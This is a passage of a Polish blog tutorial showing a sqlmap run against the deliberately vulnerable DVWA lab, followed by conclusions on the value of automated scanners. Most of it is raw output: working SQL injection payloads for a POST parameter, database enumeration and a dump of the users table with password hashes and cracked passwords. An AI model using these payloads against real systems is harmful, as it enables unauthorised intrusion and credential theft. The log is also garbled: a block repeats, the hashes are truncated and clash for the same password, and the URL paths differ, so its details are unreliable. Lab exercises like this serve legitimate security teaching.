[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:17:50 / 2024-12-07/ [instructions] [!]
[17:17:50] [INFO] testing connection to the target URL
got a 301 redirect to 'http://172.20.0.3/vulnerabilities/sql1/'. Do you want to follow? [Y/n]
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n]
[*] testing if the target URL content is stable
[*] testing if POST parameter 'id' does not need to be dynamic
[*] testing if POST parameter 'id' might be injectable (possible DBMS: 'MySQL')
[*] testing for SQL injection on POST parameter 'id'
It looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
[*] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[*] testing 'AND boolean-based blind - WHERE or HAVING clause'
[*] testing 'Boolean-based blind - Parameter replace (original value)'
[*] testing 'Generic inline queries'
[*] testing 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[*] testing 'MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[*] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[*] testing 'MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[*] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[*] testing 'MySQL > 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[*] testing 'MySQL > 5.7 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[*] testing 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[*] testing 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[*] [INFO] POST parameter 'id' is 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[*] testing 'MySQL inline queries'
[*] testing 'MySQL > 5.0.12 stacked queries (comment)'
[*] [INFO] time-based comparison requires larger statistical model, please wait... (done)
[*] testing 'MySQL > 5.0.12 stacked queries (comment)'
[*] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[*] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[*] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[*] testing 'MySQL > 5.0.12 stacked queries (BENCHMARK)'
[*] [INFO] POST parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[*] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[*] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[*] range for UNION query injection technique tests
[*] [INFO] target URL seems to have 2 columns in query
[*] [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
[*] sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
Parameter: id (POST)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (4628+4628) THEN 1 ELSE (SELECT 3486 UNION SELECT 2507) END))&Submit=Submit

  Type: error-based
  Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1 AND (SELECT 4857 FROM(SELECT COUNT(*),CONCAT(0x716b7a6a71,(SELECT (ELT(4857=4857,1))),0x71626b7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUG_INS GROUP BY x)a)&Submit=Submit

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 2505 FROM (SELECT(SLEEP(5)))FFlo)&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1 UNION ALL SELECT CONCAT(0x716b7a6a71,0x436f7a535161455952794c524772744250675567414a4c7276517378706470626b4876524450457a,0x71626b7a71),NULL-- -&Submit=Submit
[17:18:12] [INFO] target URL appears to have 2 columns in query
[17:18:12] [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
[*] sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
Parameter: id (POST)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (4628+4628) THEN 1 ELSE (SELECT 3486 UNION SELECT 2507) END))&Submit=Submit

  Type: error-based
  Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1 AND (SELECT 4857 FROM(SELECT COUNT(*),CONCAT(0x716b7a6a71,(SELECT (ELT(4857=4857,1))),0x71626b7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUG_INS GROUP BY x)a)&Submit=Submit

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 2505 FROM (SELECT(SLEEP(5)))FFlo)&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1 UNION ALL SELECT CONCAT(0x716b7a6a71,0x436f7a535161455952794c524772744250675567414a4c7276517378706470626b4876524450457a,0x71626b7a71),NULL-- -&Submit=Submit
[17:18:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.4.1, Apache 2.4.62
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[17:18:27] [INFO] fetching database names
[17:18:27] [INFO] fetching tables for databases: 'dvwa', 'information_schema'
Database: information_schema
[79 tables]
+-----+-----+
| ALL_PLUGINS |          |
| APPLICABLE_ROLES |          |
| CHARACTER_SETS |          |
| CHECK_CONSTRAINTS |          |
| CLIENT_STATISTICS |          |
| COLLATIONS |          |
| COLLATION_CHARACTER_SET_APPLICABILITY |          |
| COLUMN_PRIVILEGES |          |
| ENABLED_ROLES |          |
| FILES |          |
| GEOMETRY_COLUMNS |          |
| GLOBAL_STATUS |          |
| INDEX_STATISTICS |          |
| INNODB_BUFFER_PAGE |          |
| INNODB_BUFFER_PAGE_LRU |          |
| INNODB_BUFFER_POOL_STATS |          |
| INNODB_CMP |          |
| INNODB_CMPMEM |          |
| INNODB_INNOMEM_RESET |          |
| INNODB_CMP_PER_INDEX |          |
| INNODB_CMP_RESET_INDEX_RESET |          |
| INNODB_CMP_RESET |          |
| INNODB_FT_BEING_DELETED |          |
| INNODB_FT_CONFIG |          |
| INNODB_FT_DEFAULT_STOPWORD |          |
| INNODB_FT_DELETED |          |
+-----+-----+

```

Jak widać, warto robić double-checking ;) Sprawdzmy więc tablice users, i spróbujmy złamać ich hasła:

Database: dvwa

Table: users

[5 entries]

#	user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	1	admin	/hackable/users/admin.jpg	5f4dc3bcaa765d61d8327deb882cf99 (password)	admin	admin	2024-12-07 21:06:38	0
2	2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38df260853678922e03 (abc123)	Brown	Gordon	2024-12-07 21:06:38	0
3	3	1337	/hackable/users/1337.jpg	8d3533d75ae2c396d67e004fc69216b (charley)	Me	Hack	2024-12-07 21:06:38	0
4	4	pablo	/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c7e9eb7 (letmein)	Picasso	Pablo	2024-12-07 21:06:38	0
5	5	smithy	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2024-12-07 21:06:38	0

[17:22:30] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.20.0.3/dump/dvwa/users.csv'

[17:22:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.20.0.3'

The screenshot shows the Burp Suite interface with the following details:

- HTTP history tab:** Shows 23 captured requests. Requests 1 through 22 are POSTs to '/vulnerabilities/sql/' with various payloads, all resulting in 301 Moved Permanent responses. Request 23 is a POST to 'http://172.20.0.3'.
- Request pane:** Displays the raw request for the 23rd capture, which is a POST to '/vulnerabilities/sql/' with a long payload containing a session ID and security parameters.
- Response pane:** Displays the raw response for the 23rd capture, which is a 301 Moved Permanent response. The content of the response shows an HTML page with a link to a SQL injection exploit blog post.
- Inspector pane:** Shows details for the request and response, including attributes, body parameters, cookies, headers, and notes.

No i się udało ;) Tak więc security na poziomie medium jednak nie stanowi dla naszego skanera żadnego problemu!

## Wnioski

Skanery są **bardzo przydatne**, niezwykle przyspieszają pracę i są niezastąpione w przypadku wykorzystywania powszechnych luk w zabezpieczeniach. Tak jak niektóre mechanizmy, takie jak enkoding czy hardkodowanie zmiennych do listy może odeprzeć wstępnych uzyszkodników, którzy próbują popsuć nam stronę ręcznie, to dla takich skanerów te zabezpieczenia nie będą niczym szczególnym.

Nie mniej, skanery takie są **niesamowicie głośne**, a też żadnych zero-day takim oprogramowaniem nie znajdziemy ;) Nie mniej, w celach wykonania testu penetracyjnego aplikacji webowej, na który mamy pełną zgodę, skaner taki jak ten jest niezbędnym narzędziem.

No i kluczowa sprawa - jak każde narzędzie, trzeba nauczyć się z niego korzystać. Wiertarka przyzradzi więcej hałasu, bałaganu, i krzywdy, jeżeli operujący potrafi korzystać jedynie z młotka. Tak samo tutaj, bez dobrego przygotowania, natrafimy na masę false-negative, które może nas zbić z tropu.